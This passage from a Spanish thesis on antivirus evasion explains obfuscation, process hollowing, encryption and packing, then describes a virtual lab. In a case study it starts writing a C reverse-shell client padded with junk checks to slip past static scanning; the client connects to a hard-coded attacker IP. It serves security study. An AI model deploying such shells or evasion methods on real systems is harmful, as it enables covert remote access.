

Figura 4.1: Process Ghosting. Fuente: [44]

- **Ofuscar**: Ocultar el significado de una comunicación o instrucción haciendo mucho más confusa su lectura utilizando diferentes métodos como desordenar caracteres, introducir caracteres de por medio, invertir cadenas, etc.

  Existe una gran cantidad de ofuscadores, la siguiente captura es un ejemplo de uno de ellos:



Figura 4.2: Captura de pantalla de un ofuscador típico. Fuente: [15]

- ***Process Hollowing*** [57, 56]: Técnica de *bypassing* que consiste en inyectar código malicioso en procesos legítimos del sistema. Esta técnica se basa en la posibilidad de modificar la memoria asociada a un proceso cuando este está en estado "Suspendido". El *process hollowing* se realiza creando un proceso en estado suspendido, des mapeando su memoria y reemplazándola por el código malicioso.



Figura 4.3: Esquema de trabajo de un *process hollowing*. Fuente: [57]

- **Cifrado**[38]: Esta técnica consiste en codificar o decodificar el código en los momentos precisos para que el *payload* malicioso no sea detectado por el agente antivirus. El objetivo es descifrarlo en memoria para su ejecución en esta, de esta manera logramos que se ejecute sin que el antivirus se entere de que es un código dañino. Es importante remarcar que hoy en día no es una técnica que asegure la evasión del antivirus, los agentes ahora están avanzados hasta el punto de detectar *malware* incluso cifrado por medio de heurísticas o análisis de comportamiento. Ejemplo de cifrado:



Figura 4.4: Ilustración cifrado. Fuente: [23]

- **Empaquetado**: El empaquetado consiste en la ocultación del código malicioso comprimiendo el fichero por medio de un empaquetador. Un empaquetador es un programa dedicado a comprimir el código de un archivo ejecutable. El cifrado se podría considerar un tipo de empaquetado. Algunos de los archivos maliciosos más conocidos en la historia como Cerber, Cobalt Strike, DarkVNC, BuerLoader o HawkEye han sido empaquetados para conseguir entrar en los equipos sin ser detectados.[20] [47]

Capítulo 5

Evaluación de las técnicas de *bypassing*

El principal objetivo de este trabajo es el de evaluar algunas de las técnicas de *bypassing* más importantes utilizadas por los atacantes con casos prácticos, los cuales se irán describiendo más adelante. Las técnicas concretas que se van a evaluar son las siguientes:

- Ofuscación.
- Inyección de DLL en proceso en ejecución.
- Process Hollowing.
- Cifrado.
- Empaquetado.

En este apartado en concreto hablaremos de una manera general de las limitaciones y desafíos que propone el bypassing y la evolución de las firmas, las cuales tratan de evadir mediante estas técnicas.

5.1. Limitaciones y desafíos

Hacer *bypassing* no es tan sencillo como cambiar algunas partes del código sin importancia. Los motores de análisis estático buscan cadenas específicas en las cabeceras hexadecimales de los archivos, pero no cualquier cadena. Las firmas se centran en cadenas críticas y de mayor relevancia para el correcto funcionamiento del *malware*. Por lo tanto, a los atacantes no les basta con modificar cadenas del *malware* que carezcan de importancia y no afecten su funcionamiento. Aquí radica la principal dificultad en evadir los motores estáticos: encontrar una manera de que el antivirus no detecte una de esas cadenas cruciales para el funcionamiento del archivo malicioso.

Aparte de esto, por adjuntar algo más de información, si esto no fuera así y las cadenas que detectase el *malware* no fuesen tan críticas para el funcionamiento de este, se produciría una enorme cantidad de falsos positivos, ya que podrían ser cadenas que puede contener cualquier otro software no malicioso.



Figura 5.1: Cabeceras características de Ransomware. Fuente: [17]

En cuanto a la evasión de motores dinámicos, se hace bastante más difícil como es obvio. Los motores dinámicos analizan procesos, no firmas. Analizan todos y cada uno de los procesos que se estén ejecutando en ese momento en el equipo y detectan comportamientos sospechosos y nombres anómalos de procesos. En cuanto detectan un proceso que no está realizando las acciones que suele realizar, conexiones externas no habituales, desde puertos extraños o cualquier actividad de este tipo en tiempo real, una alerta saltará y en algunos casos incluso se pararán y eliminarán los procesos origen.

5.2. Evolución de firmas y evasión de estas

En la sección anterior, mencionamos lo que era la mayor dificultad al evadir sistemas estáticos. Sin embargo, se usa la palabra "era" porque, en realidad, hoy en día, existen muchas formas al alcance de cualquiera con una base de conocimiento para evadir este tipo de motores. Esto se logra mediante el encriptado, la ofuscación o el empaquetado de programas maliciosos. Por este motivo, quedan pocos motores antivirus que sean únicamente estáticos.

Después de una gran cantidad de incidentes a lo largo de los años, las empresas de antivirus se dieron cuenta de que el análisis estático no era suficiente para la detección de *malware*. Por lo tanto, comenzaron a enfocarse en detectar comportamientos maliciosos en tiempo real, lo que dio lugar al análisis dinámico.

A continuación se muestran algunas características clave del análisis dinámico [16]:

- Ejecución en un entorno controlado: Se ejecuta el programa en un entorno aislado y controlado, donde se pueden observar sus acciones sin afectar el sistema principal.
- Monitoreo de actividades: Durante la ejecución, se registran las acciones del programa, como llamadas al sistema, acceso a archivos, cambios en el registro y comunicación de red.
- Detección de patrones maliciosos: El análisis dinámico busca patrones de comportamiento sospechosos o maliciosos. Por ejemplo, si un programa intenta modificar archivos críticos del sistema o se comunica con servidores desconocidos, se activan alertas.
- Heurísticas y firmas: Las soluciones de seguridad utilizan heurísticas y firmas para identificar comportamientos anómalos o conocidos de *malware*.

En resumen, el análisis dinámico es fundamental para detectar amenazas modernas y adaptarse a las tácticas cambiantes de los creadores de *malware*. Al combinarlo con el análisis estático, las empresas de antivirus pueden proporcionar una protección más completa contra las amenazas cibernéticas.

Capítulo 6

Herramientas y Métodos

6.1. Descripción de las herramientas utilizadas

A continuación vamos a describir las herramientas que van a ser utilizadas para el análisis de *malware* en el entorno controlado en el que vamos a trabajar:

- NordVPN: Este cliente que sirve para conectarse a internet a través de un túnel VPN por el que el tráfico va cifrado y la IP que se asigna al equipo no es la real. La finalidad del uso de un túnel VPN es estar protegidos frente a amenazas en la red, ya que se va a trabajar con una máquina Linux con credenciales por defecto. Si la salida de esta máquina virtual a internet no está protegida, nuestro equipo local podría verse comprometido.
- Virtual Box: Se trata de un software de uso gratuito con el que puedes crear y gestionar máquinas virtuales de una gran cantidad de Sistemas Operativos. Este software junto con VMWare son los más usados en este ámbito, pero usaremos Virtual Box, ya que tengo bastante más experiencia con esta herramienta.
- Process Explorer: Se trata de una aplicación oficial de Windows de uso gratuito. Esta aplicación permite al usuario revisar y analizar todos los procesos que están siendo ejecutados en tiempo real en la máquina. Asimismo, muestra una gran cantidad de datos sobre estos procesos como las conexiones que está realizando, las librerías que está usando y sus *paths*, tamaño, *hash*, Process ID... incluso tiene una función que te muestra las detecciones de cada proceso en la base de datos de Virus Total.



Figura 6.1: Captura de pantalla principal de Process Explorer

- Process Monitor: Esta aplicación es muy parecida a la anterior pero mucho más potente. Mientras la anterior lo hacía un nivel más superficial, esta enumera todos y cada uno de los millones de procesos que están corriendo actualmente en la máquina y permite visualizarlo en 5 principales vistas:



Figura 6.2: Vistas disponibles de Process Monitor

  - Actividad de registros
  - Actividad del sistema de archivos
  - Actividad de red
  - Actividad de procesos e hilos
  - Perfilado de hilos

  Aparte de esto, permite muchas más funciones como mostrar árboles de procesos, filtrado o resaltado.



Figura 6.3: Captura de pantalla principal de Process Monitor

- Autoruns: De nuevo tenemos un programa de Microsoft de uso gratuito. En este caso, este software está principalmente dedicado a la detección de procesos que tienen persistencia en el sistema. Con este programa podemos ver los procesos que tienen persistencia en tiempo real en el sistema y una gran cantidad de datos y parámetros referentes a estos mismos. Podemos saber datos como la empresa que ha firmado ese proceso, el path de este, los subprocesos que tiene asociados...



Figura 6.4: Captura de pantalla principal de Autoruns

- Regshot: Este software es de uso gratuito, pero no es de Microsoft a diferencia de los anteriores. El objetivo principal para el que vamos a usar este programa es hacer capturas de los registros del sistema antes y después de una modificación. Te permite hacer una "foto" del sistema antes de ejecutar el *malware* en nuestro caso y, una vez ejecutado, hacer una segunda captura para posteriormente mostrar la comparación entre las dos y los registros del sistema que han sido modificados tras la ejecución o instalación.

- Visual Studio: Se trata de un entorno de desarrollo creado por Microsoft que permite completar el ciclo de desarrollo de una aplicación o programa en la misma herramienta. Esta herramienta permite programar y desarrollar en múltiples lenguajes de programación, además de depurar y ejecutar el código. Utilizaremos esta herramienta para el desarrollo de las muestras que utilicemos en el caso práctico.

- Lenguaje de programación C: Lenguaje de propósito general orientado a la programación de sistemas que permite crear programas para cubrir ciertas necesidades de una manera organizada y fácil de entender. Se caracteriza por la utilización de punteros que trabajan directamente con posiciones de memoria, por ese motivo se dice que es un lenguaje de bajo nivel. En sus orígenes fue pensado para UNIX, pero hoy en día es independiente de la máquina o sistema operativo.
- Squishy: Herramienta gratuita de línea de comandos dedicada a la encriptación de ejecutables de 64 bits, sencilla y fácil de utilizar.
- Inno: Herramienta gratuita dedicada al empaquetado y firma de ejecutables.

6.2. Consideraciones éticas y legales

Realizar pruebas con *malware* en un entorno controlado puede tener implicaciones legales y éticas. En España, el Real Decreto 817/2023 establece un entorno controlado de pruebas para el ensayo del cumplimiento de la propuesta de Reglamento del Parlamento Europeo y del Consejo.

Para realizar pruebas didácticas con *malware* de manera legal, es recomendable seguir ciertos pasos:

- Entorno virtualizado: La forma más práctica de hacer pruebas con *malware* es utilizando un entorno virtualizado. Este entorno te permite generar sucesos dentro de este sistema operativo y controlar aspectos y variables que influyen en la ejecución de aplicaciones.
- Herramientas de análisis: Existen diversas herramientas gratuitas que pueden ayudarte con el análisis estático y dinámico de *malware*. Por ejemplo, Process Explorer o Regshot.
- Configuración del entorno de red: Una vez preparadas las máquinas virtuales, el siguiente paso es la preparación del entorno de red a través del cual van a intercambiar información. Es importante considerar que los entornos virtualizados comparten una gran cantidad de recursos con el sistema operativo nativo; por tal motivo es necesario evitar que se convierta en un problema de seguridad.

Es importante comentar que lo más conveniente es seguir las leyes y regulaciones locales y nacionales relacionadas con la ciberseguridad.

En España, la ciberseguridad está regulada por varias leyes y normativas [61][19][25][10][26][55]:

- Ley de Seguridad Nacional: Establece los principios básicos de la política de seguridad nacional y la estructura del Sistema de Seguridad Nacional.
- Consejo Nacional de Ciberseguridad: Este organismo tiene como objetivo garantizar el funcionamiento integrado del Sistema de Seguridad Nacional.
- Esquema Nacional de Seguridad: Proporciona las políticas y procedimientos para la protección de la información en el ámbito de la administración pública.
- Reglamento de Evaluación y Certificación de Seguridad de Tecnologías de la Información: Establece los criterios para la evaluación y certificación de la seguridad de las tecnologías de la información.

- Ley de Protección de Datos: Regula la protección de las personas físicas en lo que respecta al tratamiento de datos personales y a la libre circulación de estos datos.
- Ley de seguridad de las redes y sistemas de información: Esta ley tiene como objetivo garantizar un alto nivel común de seguridad de las redes y sistemas de información en la Unión.
- Reglamento de Seguridad de las Redes y Sistemas de Información (NIS): Este reglamento establece medidas para un alto nivel común de seguridad de las redes y sistemas de información en la Unión.

Estas leyes y regulaciones buscan proteger a los usuarios y empresas que operan en Internet, y establecer medidas contra los ataques o actuaciones ilegales o ilícitas de terceros en la red.

Capítulo 7

Estudio de Caso Práctico

7.1. Descripción del entorno controlado

Antes de comenzar con los casos prácticos, me gustaría dar créditos a **Marco Mendoza** y a su curso "**Hacking Etico: Técnicas de Bypass y Evasión de Antivirus**" [41]. Las prácticas que se realizan en este curso me han parecido muy interesantes, por lo que me he guiado e inspirado en estas.

Para realizar todas las pruebas que necesitamos en este trabajo vamos a utilizar dos laboratorios montados en máquinas virtuales haciendo uso de la herramienta Virtual Box.

- Máquina 1: Se ha instalado un Windows 10 al que se le han asignado 4 GB de RAM y 3 procesadores. Es importante remarcar que el modo de red que se le ha asignado a este SO es el modo NAT. El modo NAT aísla la red de la máquina virtual de la red de la máquina local, de esta manera tenemos una capa de protección en el caso de infectar la máquina virtual. Aun así, esto no aísla completamente la máquina virtual de la local, por lo que realizaremos las pruebas con cuidado de no ejecutar los archivos maliciosos en la máquina virtual.

  En esta máquina instalaremos las herramientas Process Explorer, Process Monitor, Autoruns y Regshot las cuales van enfocadas a la monitorización de la propia máquina. (Finalmente, no se han usado las herramientas Process Monitor, Autoruns ni Regshot)

- Máquina 2: Se instala un kali linux que simulará la máquina del atacante y en la que elaboraremos las muestras que utilizaremos para introducir a la máquina Windows, la que trataremos como víctima. A la máquina kali la asignaremos 2 GB de RAM y 2 Procesadores. Inicialmente, también asignamos a esta máquina el modo de red NAT.

Preparación de las máquinas:

- Máquina 1: En esta máquina hemos instalado las siguientes herramientas:
  - Process Explorer
  - Process Monitor
  - Autoruns
  - Regshot

  Todas estas herramientas han sido definidas en el apartado correspondiente del trabajo.

  Además de esto, se ha instalado un entorno de desarrollo mediante Visual Studio para programar en Python, C y C++ en la Máquina Virtual. Es importante remarcar que para poder realizar las pruebas correctamente ha sido necesario instalar las siguientes extensiones para ayudarnos con la programación, depuración y ejecución del código:

  - Pylance: Extensión que ofrece servicios mejorados de lenguaje Python.
  - C/C++: Extensión que proporciona soporte para programar en los lenguajes C y C++, incluyendo edición y debugger.
  - Python: Extensión que nos va a permitir programar en el lenguaje Python con mucha más facilidad y nos va a proporcionar librerías las cuales nos van a ser útiles.

  Tras esto, instalamos un compilador de C para poder ejecutar los programas que vamos a realizar. El compilador que se ha usado se encuentra en la web oficial de Visual Studio [21].

  Ha sido complicado conseguir NATear las IP de las máquinas para que se consigan interconectar por red interna, las conexiones daban problemas y no se conseguía lograr hacer ping entre una y otra. Finalmente, tras crear un adaptador personalizado e introducir las IP designadas a cada máquina de manera manual, se consiguió que ambas formasen parte de la misma NAT y pudiesen interconectarse.

7.2. Caso práctico 1: Inyección de DLL maliciosa en proceso en ejecución

Tras haber preparado los laboratorios, vamos a comenzar con las pruebas en estos. Este primer caso práctico se basa en la programación de una Shell reversa simple en la que se van a realizar varias comprobaciones innecesarias y, mediante estas, vamos a conseguir ofuscar el código para que el antivirus no lo detecte tras su inyección convertida en una DLL. Esta prueba se centra en la introducción de "código basura" para que el análisis estático del código en los distintos motores antivirus no consigan detectar la Shell.

Comenzamos importando las librerías necesarias para utilizar bien la función entrada/salida, las librerías estándar y las de función de Sockets 1 y 2.

Definimos dos macros en las cuales vamos a almacenar el puerto contra el que se va a conectar la víctima como una cadena y el tamaño máximo de datos.

Después crearemos una función la cual hace lo siguiente:

- Obtiene un puntero a un socketIP
- Intenta obtener una IP del socket
- Verifica **(Primera verificación)** si el campo IP del socket es AF INET (IPv4)

```c
#include <stdio.h>
#include <stdlib.h>
#include <winsock2.h>
#include <ws2tcpip.h>

#define PORT "1234"
#define MAXDATASIZE 1024

void* obtiene_IP(struct sockaddr* sa){
    // Comprobación 1: Verificamos si el campo IPs del socket es AF INET (IPv4).
    if(sa -> sa_family == AF_INET){
        return &(((struct sockaddr_in*)sa)->sin_addr);
    }
    return &(((struct sockaddr_in6*)sa)->sin6_addr);
}
```

Figura 7.1: Shell: Imports y método para obtener IP

Tras esto, comenzamos con el main en el que realizamos lo siguiente:

- Inicializamos Winsock por medio de la función WSAStartup
- Inicializamos por medio de la estructura addrinfo las pistas que utilizaremos en el servidor.
- Realizamos la comprobación **(Segunda verificación)** de levantamiento de Winsock. Si WSAStartup devuelve algo distinto de 0, significa que hubo un error al inicializar Winsock, y el programa imprime un mensaje de error y devuelve 1.

```c
void main(){
    int inf;
    SOCKET socketfwd;
    WSADATA ws;
    struct addrinfo pistas, *infoserver, *ping;

    char tamaño[INET6_ADDRSTRLEN], buffer[MAXDATASIZE];

    char* IP_atacante = "172.26.0.5";
    // Comprobación 2: Comprobación de levantamiento de Winsock.
    //WSAStartup es la función que inicia el uso de la biblioteca
    // Winsock por parte de un programa.
    //Si WSAStartup devuelve algo distinto de 0, significa que
    // hubo un error al inicializar Winsock,
    //y el programa imprime un mensaje de error y devuelve 1.

    if(WSAStartup(MAKEWORD(2, 2), &ws) != 0){
        fprintf(stderr, "Comprobación de Winsock fallida\n");
        return 1;
    }
```

Figura 7.2: Shell: Comienzo de main, declaración de variables y Winsock

- Configuramos las pistas y obtenemos la información del servidor

```c
//Configuramos las pistas que vamos a utilizar para obtener información del servidor
memset(&pistas, 0, sizeof pistas);
pistas.ai_family = AF_UNSPEC;
pistas.ai_socktype = SOCK_STREAM;

if ((inf = getaddrinfo(IP_atacante, PORT, &pistas, &infoserver)) != 0) {
    fprintf(stderr, "Info relevante: %s\n", gai_strerror(inf));
    WSACleanup();
    return 1;
}
```

Figura 7.3: Shell: Pistas e información del servidor

- Creamos y conectamos el socket
- Realizamos la comprobación **(Tercera verificación)** de la CREACIÓN del *socket*, si esta falla se imprime un mensaje de error y pasamos al siguiente elemento de la lista
- Realizamos la comprobación **(Cuarta verificación)** de la CONEXIÓN del *socket*, si esta falla se imprime un mensaje de error y pasamos al siguiente elemento de la lista
- Realizamos la comprobación **(Quinta verificación)** para saber si se ha podido conectar a algún elemento de la lista, en caso negativo se libera la info, se elimina Winsock y se devuelve un 2

```
//Creamos y conectamos el socket
//Comprobación 3: Comprobamos si la CREACIÓN del socket falla,
//en el caso de que falle se imprime un mensaje de error y pasamos al siguiente elemento de la lista
//Comprobación 4: Comprobamos si la CONEXIÓN del socket falla, en el caso de que falle se cierra el socket,
//se imprime un mensaje de error y pasamos al siguiente elemento de la lista
for(ping = infoserver;ping!=NULL;ping = ping ->ai_next){

    if((socketfwd = socket(ping -> ai_family, ping -> ai_socktype, ping -> ai_protocol)) == INVALID_SOCKET){
        perror("Error en la creación del socket");
        continue;
    }

    if(connect(socketfwd, ping -> ai_addr, ping -> ai_addrlen) == SOCKET_ERROR){
        closesocket(socketfwd);
        perror("Error al conectar el socket");
        continue;
    }

    break;
}
```

Figura 7.4: Shell: Creación y conexión del Shocket

```
//Comprobación 5: Si no se pudo conectar a ningún servidor de la lista,
//se libera la info, se elimina Winsock y se devuelve un 2

if(ping == NULL){
    freeaddrinfo(infoserver);
    WSACleanup();
    printf("Conexión correcta cliente-socket");
    return 2;
}

inet_ntop(ping -> ai_family, obtiene_IP((struct sockaddr*)ping -> ai_addr), tamaño, sizeof tamaño);
```

Figura 7.5: Shell: Comprobación y conexión del shocket

- Se programa un bucle infinito que intenta constantemente recibir datos del servidor e imprimirles en la consola por medio del buffer
- Realizamos la comprobación **(Sexta verificación)** de fallo en la recepción de datos. Si la recepción de datos falla, se imprime un mensaje de error, se cierra *socket*, se elimina Winsock y se devuelve un 2.
- Realizamos la comprobación **(Séptima verificación)** de recepción nula. Si no se recibe ningún byte, se rompe el bucle.
- Por último, se cierra el *socket* y se limpia el Winsock.

```
//Bucle infinito que intenta constantemente recibir datos del servidor e
//imprimirles en la consola
//Comprobación 6: Si la recepción de datos falla, se imprime un mensaje de error,
//se cierra socket, se elimina Winsock y se devuelve un 2
//Comprobación 7: Si no se recibe ningún byte, se rompe el bucle
while(1){
    int bytes;

    if((bytes = recv(socketfwd, buffer, MAXDATASIZE - 1, 0)) == SOCKET_ERROR){
        perror("No recibe los datos");
        closesocket(socketfwd);
        WSACleanup();
        exit(1);
    }

    if(bytes == 0){
        printf("El servidor ha cerrado la conexión");
        break;
    }
```

Figura 7.6: Shell: Bucle de conexión con el servidor, lectura y escritura

```
